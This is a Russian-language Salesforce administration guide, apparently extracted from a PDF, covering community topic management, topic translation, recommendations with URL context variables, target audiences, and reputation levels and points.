Перед этим была изучена всеобъемлющая задача добавления тем и различных уровней вложенных тем в содержимое сообщества. Теперь рассмотрим задачу отображения участникам сообщества всех организованных тем в одном месте, чтобы можно было перейти к любой нужной теме. Это несложно. Будут отображены все пункты в каталоге тем сообщества.

Добавление тем в статьи и их удаление

Просто добавьте несколько тем любого типа в определенные статьи или быстро их удалите, как только сообществу потребуются изменения.

Перевод названий и описаний тем для сообществ с интернациональной аудиторией

Используйте «Средство перевода» для перевода в интернациональных сообществах навигационных и специальных тем, а также их описаний.

Управление темами в сообществах

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:	Управление сообществами ИЛИ Создание и настройка сообществ
Для создания тем:	Создание тем
Для объединения тем:	Объединение тем
Для удаления тем:	Удаление тем
Для переименования тем:	Полномочие «Редактирование» тем

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

По мере увеличения количества тем сообщество может нуждаться в их систематизации. При включении возможности «Рабочие пространства сообществ» или во время работы на странице «Управление сообществом», пользователи могут создавать, объединять, переименовывать и удалять темы в одном месте.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. При использовании страницы «Рабочие пространства сообществ» для доступа к темам выберите **«Целевое содержимое»** > **«Темы»** > **«Управление темами»**. При использовании страницы «Управление сообществом» для доступа к темам выберите**«Темы»** > **«Управление темами»**.
3. Выполните одно из указанных ниже действий.
   - Чтобы создать тему, щелкните **«Создать»**. Добавьте название и описание темы, что поможет оптимизировать механизм поиска.
   - Чтобы объединить текущие темы, щелкните **«Объединить»**.

     Объединение темы инициирует автоматическую переадресацию текущих хэштегов в сообщениях. При слиянии навигационной или специальной темы ее тип, изображение и любые взаимосвязи вложенных тем удаляются.
   - Чтобы переименовать или удалить существующую тему либо добавить к ней описание, щелкните .

     При отсутствии темы для переименования или удаления воспользуйтесь поиском или щелкните **«Показать больше»** под списком тем.

Совет: Для сообществ с глобальной аудиторией можно перевести названия и описания навигационных и специальных тем. В меню «Настройка» выберите пункт *«Перевести»*. Затем выберите компонент настройки «Управляемая тема» и раскройте сообщество для отображения названий основных тем.

СМ. ТАКЖЕ:

Настройка навигационных тем

Настройка специальных тем

Автоматическое присваивание темы статье

Передайте всю трудную работу по организации базы знаний Salesforce в сообщество путем отображения тем на категории данных. Все статьи, опубликованные с определенной категорией данных, маркируются указанными темами. Маркируются также статьи, которые будут добавлены к этой категории данных.

1. Прим.: Для использования автоматического назначения тем необходимо вначале включить **«Рабочие пространства сообщества»** в параметрах сообщества.

   Откройте «Управление сообществом»

2. Получите доступ к автоматическому назначению тем, щелкнув элементы **«Определение направленности содержимого»** > **«Темы»** > **«Автоматическое назначение тем»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:

- Управление сообществами

  ИЛИ

  Создание и настройка сообществ


  И

  Является участником сообщества.


Настройка автоматического назначения тем:

- Полномочие «Редактирование» тем


3. Включите **«Автоматическое назначение тем»**.



4. Выберите группу категории данных и категорию данных.



5. Добавьте темы, которые необходимо назначить статьям с этой категорией данных.



6. Выберите опцию для добавления тем к существующим статьям в определенной категории данных. После этого темы назначаются всем статьям во всех категориях данных в группе категорий данных. Если эта опция не будет выбрана, темы добавляются только к новым статьям, добавленным к категории данных, а существующие статьи остаются неизменными.

7. Нажмите кнопку **«Сохранить»**.

При настройке правил назначения тем руководствуйтесь следующими рекомендациями:

- Назначение тем происходит с учетом сообщества. Если одна и та же статья используется в двух разных сообществ, настройте автоматическое назначение в обоих сообществах.
- Если в Salesforce поддерживается перевод тем, переведенная статья маркируется соответствующей переведенной темой. Если в системе отсутствует переведенная тема, локализованные статьи маркируются базовой языковой темой.
- Автоматическое удаление тем из статей не предусмотрено. Вместо этого необходимо удалять темы вручную.
- При слиянии двух тем необходимо установить новые правила.

Настройка специальных тем

Специальные темы позволяют выделять текущие популярные обсуждения сообщества. Благодаря их регулярному изменению, система позволяет обновлять и привлекать участников сообщества.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Если вы используете компонент «Рабочие пространства сообщества», откройте раздел тем, щелкнув **Содержимое, предназначенное для определенной аудитории** > **Темы** > **Специальные темы**. Если вы используете компонент «Управление сообществом», откройте раздел тем, щелкнув **Темы** > **Специальные темы**.
3. В поле поиска введите первые буквы имени темы. Выберите предложенную тему и нажмите кнопку **«Добавить»**. Рекомендуем использовать навигационные темы или темы, созданные участниками.

   Совет: Чтобы создать уникальные специальные темы, воспользуйтесь интерфейсом Chatter REST API.

4. Наведите указатель мыши на имя нужной темы и щелкните значок . Затем щелкните **«Загрузить изображение для миниатюры»** и выберите изображение, которое должно соответствовать специальной теме на начальной странице сообщества.

   (Изображения уменьшаются до размера 250 x 250 пикселов. Во избежание искажения, рекомендуем придерживаться данных размеров при создании графических файлов.)

5. Чтобы создать другие специальные темы (максимум 25 тем) для сообщества, повторите действия 3 и 4. Затем нажмите кнопку **Сохранить**.

Чтобы быстро изменить текущие специальные темы, наведите указатель мыши на имя нужной темы и выполните любое из указанных ниже действий.

- Чтобы изменить порядок отображения темы, воспользуйтесь стрелками слева.
- Чтобы удалить тему либо изменить ее изображение, щелкните .

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:

- Управление сообществами

  ИЛИ

  Создание и настройка сообществ

  И

  Является участником сообщества.

Для настройки специальных тем:

- Полномочие «Редактирование» тем

Настройка навигационных тем

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:	Управление сообществами ИЛИ Создание и настройка сообществ И Является участником сообщества.
Для настройки навигационных тем:	Создание тем И Полномочие «Редактирование» тем
Для добавления статей в темы:	«Просмотр категорий данных» И Чтение для связанных типов статей

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Систематизация содержимого сообщества и упрощение поиска за счет использования навигационных тем. Если организация использует категории данных, то менеджеры сообщества могут добавлять текущие статьи Salesforce Knowledge, связанные с этими категориями, для каждой навигационной темы. (При отсутствии категорий данных администраторы могут добавлять статьи в каждую тему с помощью интерфейса Chatter REST API.)

1. Введите строку *«Темы для объектов»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Темы для объектов»** и включите темы для всех требуемых типов статей.

   Прим.: Включение тем инициирует выключение общедоступных тегов для статей. Личные теги не изменяются.

2. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
3. Если вы используете компонент «Рабочие пространства сообщества», откройте раздел тем, щелкнув **Содержимое, предназначенное для определенной аудитории** > **Темы** > **Навигационные темы**. Если вы используете компонент «Управление сообществом», откройте раздел тем, щелкнув **Темы** > **Навигационные темы**.
4. Введите имя темы в текстовое поле справа и нажмите кнопку **«Добавить»**. Необходимо добавить подтемы? После добавления темы выберите тему из раскрывающегося меню (в разделе «Отображать вложенные темы»). Для добавления вложенной темы добавьте другую тему и нажмите **«Добавить»**. Для каждой родительской темы можно добавить до двух уровней вложенных тем.
5. Если организация использует категории данных, наведите указатель мыши на имя нужной навигационной темы и щелкните значок . Выберите нужную группу категорий данных, а затем выберите нужные категории и щелкните **«Добавить статьи и закрыть окно»**.

   Важное замечание: Данный процесс дополняет тему только текущими статьями. Чтобы добавить новые статьи, откройте страницу Управление сообществом или Рабочие пространства сообщества и повторите указанное выше действие.

6. Наведите указатель мыши на имя нужной темы и щелкните значок . Затем щелкните **Загрузить изображение баннера** и выберите изображение, которое находится вверху страницы темы.

(Изображения уменьшаются до размера 1 400 x 180 пикселов. Во избежание искажения, рекомендуем придерживаться данных размеров при создании графических файлов.)

7. Чтобы создать другие навигационные темы для сообщества, повторите действия 4–6. Затем нажмите кнопку **«Сохранить»**.
8. Используйте подтемы для дополнительного упорядочивания содержимого по категориям. Ассоциируйте статьи каждой группы подтем для более детальной организации.
   Ниже приведено максимальное число навигационных тем и вложенных тем, которые может содержать шаблон сообщества службы поддержки клиентов (Napili).

Уровень	Максимальное количество записей
Одна (родительская)	25
Две (вложенная тема)	10
Три (вложенная тема)	10

Совет: Чтобы быстро изменить текущие навигационные темы, наведите указатель мыши на имя нужной темы и выполните любое из указанных ниже действий.

- Чтобы изменить порядок отображения темы, воспользуйтесь стрелками слева.
- Чтобы переименовать или удалить тему, изменить ее изображение либо удалить назначенные статьи, щелкните .

СМ. ТАКЖЕ:

Отображение тем и вложенных тем сообщества в одном месте

Отображение тем и вложенных тем сообщества в одном месте

Перед этим была изучена всеобъемлющая задача добавления тем и различных уровней вложенных тем в содержимое сообщества. Теперь рассмотрим задачу отображения участникам сообщества всех организованных тем в одном месте, чтобы можно было перейти к любой нужной теме. Это несложно. Будут отображены все пункты в каталоге тем сообщества.

В каталоге тем отображается иерархия навигационных тем, созданных вами для сообщества. Каталог тем отображается только после установки навигационных тем. Доступ к нему осуществляется через меню навигации.


Чем каталог тем может быть полезен участникам сообщества?

- Все организованные темы отображаются для новых и вернувшихся пользователей в одном месте, обеспечивая общее представление перед переходом к конкретной теме.
- Любой пользователь сообщества может использовать каталог тем для перехода о темы к теме.

Чтобы настроить каталог тем, щелкните **ссылку «Добавить разделы... »** при редактировании меню навигации на начальной странице.

Пользователи также могут просматривать расположение статьи или обсуждения в иерархии тем посредством путей навигации. Для отображения путей навигации на страницах вашего сообщества перетащите компонент «Пути навигации» на страницу в конструкторе сообществ.

Пример:



СМ. ТАКЖЕ:

Настройка навигационных тем

Добавление тем в статьи и их удаление

Просто добавьте несколько тем любого типа в определенные статьи или быстро их удалите, как только сообществу потребуются изменения.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Если вы используете компонент «Рабочие пространства сообщества», откройте раздел тем, щелкнув **Содержимое, предназначенное для определенной аудитории** > **ТемыУправление статьями**. Если вы используете компонент «Управление сообществом», откройте раздел тем, щелкнув **ТемыУправление статьями.**.
3. Для поиска статей воспользуйтесь строкой поиска. Чтобы отфильтровать результаты поиска, выберите группу категорий данных, затем конкретную категорию.
4. Щелкните по статье и введите тему для назначения или щелкните по существующей теме, чтобы удалить ее.

Прим.: Чтобы автоматически добавить переведенную версию темы к переведенным статьям, необходимо предварительно загрузить эти темы и статьи в систему. В противном случае переведенная статья будет связана с английским названием темы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:

- Управление сообществами

  ИЛИ

  Создание и настройка сообществ

Для добавления или удаления тем:

- Создание тем

Перевод названий и описаний тем для сообществ с интернациональной аудиторией

Используйте «Средство перевода» для перевода в интернациональных сообществах навигационных и специальных тем, а также их описаний.

1. Введите строку *«Перевод»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Перевод»**.
2. Выберите язык перевода в раскрывающемся списке *«Язык»*.
3. Выберите значение **«Управляемая тема»** в раскрывающемся списке *«Компонент настройки»*.
4. Для *Аспекта* выберите **Метка поля**, чтобы изменить название темы, и **Описание**, чтобы изменить ее описание.
5. Чтобы просмотреть основные имена тем, разверните нужное сообщество в столбце *«Имя сообщества»*.
6. Чтобы задать навигационным и специальным темам названия на определенном языке, дважды щелкните в столбце *Перевод названия темы*.

   Учитывайте следующее при использовании средства перевода:

   - Для переведенных названий и описаний тем не поддерживается Metadata API.
   - Уникальность названий тем гарантируется только на английском языке. Переводчик сам должен обеспечивать уникальность переведенных названий.
   - Изменение названий тем на страницах Управление сообществом или Рабочие пространства сообществ оказывает влияние только на английскую версию сообщества. Все изменения переведенных названий и описаний тем должны вноситься посредством «Средства перевода».
   - Если переведенное название темы вводится, когда сообщество находится в режиме английского языка, такое название может дважды появиться в переведенном сообществе.
   - Когда названия тем переводятся в «Средстве перевода», меняются и хештеги в переведенных сообществах. Например, для итальянского языка #help («помощь») отображается как #aiuto. Если участник сообщества затем снова перейдет с итальянского на английский язык, нажатие хештега #aiuto приводит к появлению ошибки, а не показу страницы со сведениями о теме #help.

Прим.: Чтобы автоматически добавить переведенную версию темы к переведенным статьям, необходимо предварительно загрузить эти темы и статьи в систему. В противном случае переведенная статья будет связана с английским названием темы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для перевода тем:

- Просмотр настройки и конфигурации

  И

  Назначение в качестве переводчика

Настройка рекомендаций в сообществах

Создайте рекомендации для стимулирования занятости сообщества путем привлечения пользователей к просмотру видеороликов, обучению и т. д. Обращайтесь к определенной аудитории и используйте каналы для указания мест размещения рекомендаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:

- Управление сообществами

  ИЛИ

  Создание и настройка сообществ

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Откройте рекомендации.
   - В окне Рабочие пространства сообщества выберите **Содержимое, предназначенное для определенной аудитории** > **Рекомендации**.
   - В окне Управление сообществом выберите **Все рекомендации** > **Рекомендации**.
3. Выберите **Канал по умолчанию** или один из настраиваемых каналов.

   Канал представляет собой способ группирования рекомендаций, позволяющий определить место их отображения в сообществе.

   Канал по умолчанию

   Рекомендации на канале по умолчанию отображаются в заранее заданных местах, например непосредственно на ленте в мобильном обозревателе Salesforce1, а также на начальной странице и странице «Сведения о вопросе» в сообществах, использующих версию Summer'15 шаблона службы поддержки клиентов (Napili) или более позднюю.

   Настраиваемый канал

   Можно выбрать страницы для отображения этих рекомендаций. В конструкторе сообществ добавьте компонент «Рекомендации» на ту страницу, где нужно их отображать. Используйте редактор свойств для задания настраиваемого канала с рекомендацией.

   С помощью настраиваемого канала можно отобразить рекомендацию для просмотра конкретных статей знаний на странице описания продукта для предоставления клиентам дополнительной информации.

   Чтобы изменить канал рекомендации, удалите рекомендацию и повторно создайте ее в другом канале.
4. Нажмите кнопку **«Создать»**.
5. Заполните поля ниже.
   - Имя — введите название рекомендации. Данное имя не отображается в сообществе.
   - «Изображение»: щелкните **«Загрузить изображение»** для добавления изображения.
   - «Заголовок»: при необходимости введите текст верхнего колонтитула, который отображается над изображением.
   - «Описание»: введите подробный текст, содержащий инструкции к дальнейшим действиям.
   - «Текст кнопки»: введите метку для кнопки в рекомендации.
   - «`https://`»: введите URL-адрес, открываемый кнопкой.

     URL-адрес может содержать переменные контекста для передачи информации о пользователе, щелкнувшем по рекомендации, и содержимом этой рекомендации. Например, включим переменную контекста `{!userId}` в URL-адрес: `https://www.example.com/doSurvey?userId={!userId}`. Когда пользователь нажмет кнопку в рекомендации, Salesforce отправит идентификатор этого пользователя на ваш сервер в HTTP-запросе.

     Ниже приведены переменные контекста, поддерживаемые рекомендациями.

Переменная контекста	Описание
`{!actionLinkId}`	Код ссылки рекомендации, по которой перешел пользователь.
`{!actionLinkGroupId}`	Код группы ссылки рекомендации, содержащей рекомендацию, которую щелкнул пользователь.
`{!communityId}`	Код сообщества, в котором пользователь щелкнул рекомендацию. Значению внутренней организации Salesforce соответствует пустой ключ, `"000000000000000000"`.
`{!orgId}`	Код организации, пользователь которой щелкнул рекомендацию.
`{!userId}`	Код пользователя, щелкнувшего рекомендацию.

- «Аудитория» — выберите аудиторию для рекомендации. Если не указать аудиторию, рекомендация будет отображаться всем участникам сообщества.

  Совет: Для создания аудитории, которая отображается в этом раскрывающемся списке, на странице Рабочие пространства сообщества выберите **Содержимое, предназначенное** > **для определенной** > **аудитории**. В окне Управление сообществом выберите **Рекомендации** > **Аудитории**. Нажмите кнопку **«Создать»**.

- «Включено»: установите данный флажок для активации и отображения данной рекомендации в сообществах.

  Снятие данного флажка не инициирует удаление рекомендаций, доступных в лентах мобильного веб-приложения Salesforce1, но препятствует отображению новых рекомендаций. В сообществах, созданных на основе шаблона службы поддержки клиентов (Napili) выпуска Summer'15 или более поздней версии, выключенные рекомендации больше не отображаются.

6. Нажмите кнопку **«Сохранить»**.

Совет: Чтобы убрать рекомендацию, щелкните ее название. Нажмите кнопку **«Удалить»** внизу страницы сведений о рекомендации.

Создание целевых аудиторий для рекомендаций сообщества

Создайте аудиторию из новых участников сообщества или используйте API для управления настроенными списками участников аудитории и целевыми рекомендациями.

СМ. ТАКЖЕ:

Обновление шаблона сообщества

Создание целевых аудиторий для рекомендаций сообщества

Создайте аудиторию из новых участников сообщества или используйте API для управления настроенными списками участников аудитории и целевыми рекомендациями.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Откройте аудитории.
   - В Рабочих пространствах сообщества выберите **Содержимое, предназначенное для определенной аудитории** > **Рекомендации** > **Аудитории**.
   - В окне Управление сообществом выберите **Рекомендации** > **Аудитории**.
3. Нажмите кнопку **«Создать»**.
4. Заполните поля ниже.
   - Название — введите название аудитории на странице Управление сообществом или Рабочие пространства сообщества.
   - Тип аудитории
     - Чтобы создать аудиторию, исходя из времени, в течение которого пользователи являются участниками сообщества, выберите **«Создать участников»**.

       Введите количество дней, прошедших с момента регистрации участников аудитории.
     - Чтобы создать аудиторию на основе любого необходимого критерия, выберите **«Настраиваемый список»**.

       Прим.: Управление принадлежностью к аудитории для настраиваемых списков через пользовательский интерфейс невозможно. Добавление и удаление участников осуществляется с помощью API.
5. Нажмите кнопку **«Сохранить»**.

Созданные аудитории отображаются в раскрывающемся списке «Аудитории» после создания рекомендации.

Совет: Чтобы убрать аудиторию, щелкните по ее названию. Нажмите кнопку **«Удалить»** в нижней части страницы сведений об аудитории. Если удаляется аудитория, связанная с рекомендацией, последняя отключается и для аудитории устанавливается значение по умолчанию («Все участники сообщества»).

СМ. ТАКЖЕ:

Руководство разработчика Chatter REST API

Руководство разработчика Apex

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:

- Управление сообществами

  ИЛИ

  Создание и настройка сообществ

Общие сведения о репутации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Репутация пользователя в сообществе напрямую соответствует его активности. Чем больше количество выполненных действий, тем выше текущий уровень репутации пользователя.

Уровень репутации отображается на странице профиля пользователя, а также при наведении указателя мыши на имя пользователя. Уровень репутации позволяет другим участникам сообщества быстро определять степень влияния текущего пользователя. Новому участнику сообщества назначается самый нижний уровень. По мере участия в сообществе пользователю назначаются очки, а его уровень репутации постепенно повышается. Сообщение о повышении уровня репутации публикуется в ленту. Другими словами, активное участие и обмен знаниями позволяют повысить авторитет и влияние пользователей в сообществе.

Ниже перечислены стандартные действия, повышающие уровень репутации. Ниже перечислены действия, повышающие уровень репутации.

- Публикация
- Комментирование
- Выбор понравившегося сообщения или комментария
- Публикация сообщения
- Публикация сообщений текущего пользователя другими людьми
- Комментирование сообщений текущего пользователя другими людьми
- Выбор понравившихся сообщений или комментариев текущего пользователя другими людьми
- Упоминание пользователя
- Упоминание другим пользователем
- Публикация вопроса
- Публикация ответа на вопрос
- Получение ответа
- Выбор ответа в качестве лучшего
- Выбор собственного ответа в качестве лучшего другим пользователем
- Подтверждение компетентности другого пользователя по теме
- Подтверждение моей компетентности по теме другим пользователем

Действия, за выполнение которых участникам назначаются очки, определяются администратором. Он же определяет количество очков для каждого действия.

Включение репутации в сообществе

Включение репутации позволяет участникам сообщества получать награды за свои достижения.

Настройка уровней репутации

При необходимости обновите стандартные уровни репутации в соответствии с текущими требованиями сообщества.

Настройка репутационных очков

Настройка системы очков позволяет участникам сообщества получать награды за свои достижения.

Как вычисляется репутация сообщества?

Уровень репутации, отображаемый профилем пользователя, определяется общим количеством очков.

Включение репутации в сообществе

Включение репутации позволяет участникам сообщества получать награды за свои достижения.

Менеджеры сообщества могут награждать отдельных участников за их достижения. Менеджеры знают, что полученные награды вызывают спортивный интерес участников сообщества, значительно повышая их активность. Включение репутации инициирует включение стандартной системы очков и набора уровней репутации в сообществе. Менеджеры сообщества могут настраивать метки и значения очков на странице «Управление сообществом».

Участники могут накапливать очки за выполнение действий, выбранных при настройке системы очков. Участнику, превышающему верхнее пороговое значение очков, назначается следующий уровень. Уровень репутации отображается всем участникам сообщества в профиле пользователя, а также при наведении указателя мыши на его имя. Кроме того, профиль участника отображает общее количество очков.

Прим.: Включение репутации инициирует удаление влияния Chatter из раздела «Влияние» страницы профиля.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Выберите пункты **«Администрирование» «Настройки»**.
3. Установите флажок **«Включить настройку и отображение уровней репутации»** и нажмите кнопку **«Сохранить»**.

После включения репутации страница «Управление сообществом» предоставляет пользователям доступ к стандартной системе очков и набору уровней репутации. Ниже перечислены стандартные репутационные очки.

Действие	Очки
Занятость сообщества	
Написать сообщение	1
Написать комментарий	1
Получить комментарий	5
Выбрать предпочтение	1
Получить предпочтение	5
Опубликовать сообщение	1
Кто-то публикует сообщение пользователя	5
Упомянуть пользователя	1 Очки назначаются за каждое упоминание, добавленное в сообщение.
Получить упоминание	5
Вопросы и ответы	

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров сообществ:

- Создание и настройка сообществ

  И

  Участие в сообществе, которому соответствует открываемая страница «Управление сообществом»

Действие	Очки
Задать вопрос	1
Ответить на вопрос	5
Получить ответ	5
Пометить ответ как лучший	5
Ответ помечен как лучший	20
База знаний	
Подтверждение компетентности другого пользователя по теме	5
Подтверждение моей компетентности по теме другим пользователем	20

Если выбранный шаблон сообщества не поддерживает Chatter, то раздел «Репутация» не отображается на странице «Управление сообществом». Чтобы открыть раздел «Репутация», последовательно выберите пункты **«Администрирование» «Настройки»** и установите флажок **«Показать все параметры» на странице управления сообществом**.

СМ. ТАКЖЕ:

- Настройка уровней репутации
- Настройка репутационных очков
- Как вычисляется репутация сообщества?

Настройка уровней репутации

При необходимости обновите стандартные уровни репутации в соответствии с текущими требованиями сообщества.

При включении репутации сообществу предоставляется 10 стандартных уровней. При необходимости добавьте или удалите уровни, назначьте имя каждому уровню, а также обновите диапазон очков и изображение для каждого уровня.

Прим.: Сообщество должно использовать не менее трех, но не более 50 уровней репутации.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. При использовании страницы «Рабочие пространства сообществ» для доступа к функции репутации выберите **«Администрирование»** > **«Уровни репутации»**. При использовании страницы «Управление сообществом» для доступа к функции репутации выберите **«Репутация»** > **«Уровни репутации»**.

   Ниже перечислены доступные действия.

   - Загрузите собственное изображение для каждого уровня репутации. Чтобы просмотреть графический файл и загрузить новое изображение, щелкните стандартное изображение.

     Прим.: Пользовательский интерфейс Salesforce не позволяет восстанавливать стандартные изображения уровней репутации. Чтобы выполнить данное действие, воспользуйтесь интерфейсом Chatter REST API.

   - Введите имя для каждого уровня (например, «Новичок», «Любитель» и «Эксперт»). В противном случае система использует стандартные имена. Например, «Уровень 1», «Уровень 2» и «Уровень 3».
   - Измените диапазон очков для каждого уровня.

     Обновление верхнего значения диапазона очков одного уровня инициирует автоматическое изменение нижнего значения диапазона очков следующего уровня при сохранении.

   - Чтобы добавить другие уровни, щелкните **«Добавить уровень»** под списком уровней.
   - Чтобы удалить уровень, щелкните значок ☒ напротив нужного уровня.
3. Чтобы применить внесенные изменения, нажмите кнопку **«Сохранить»**.

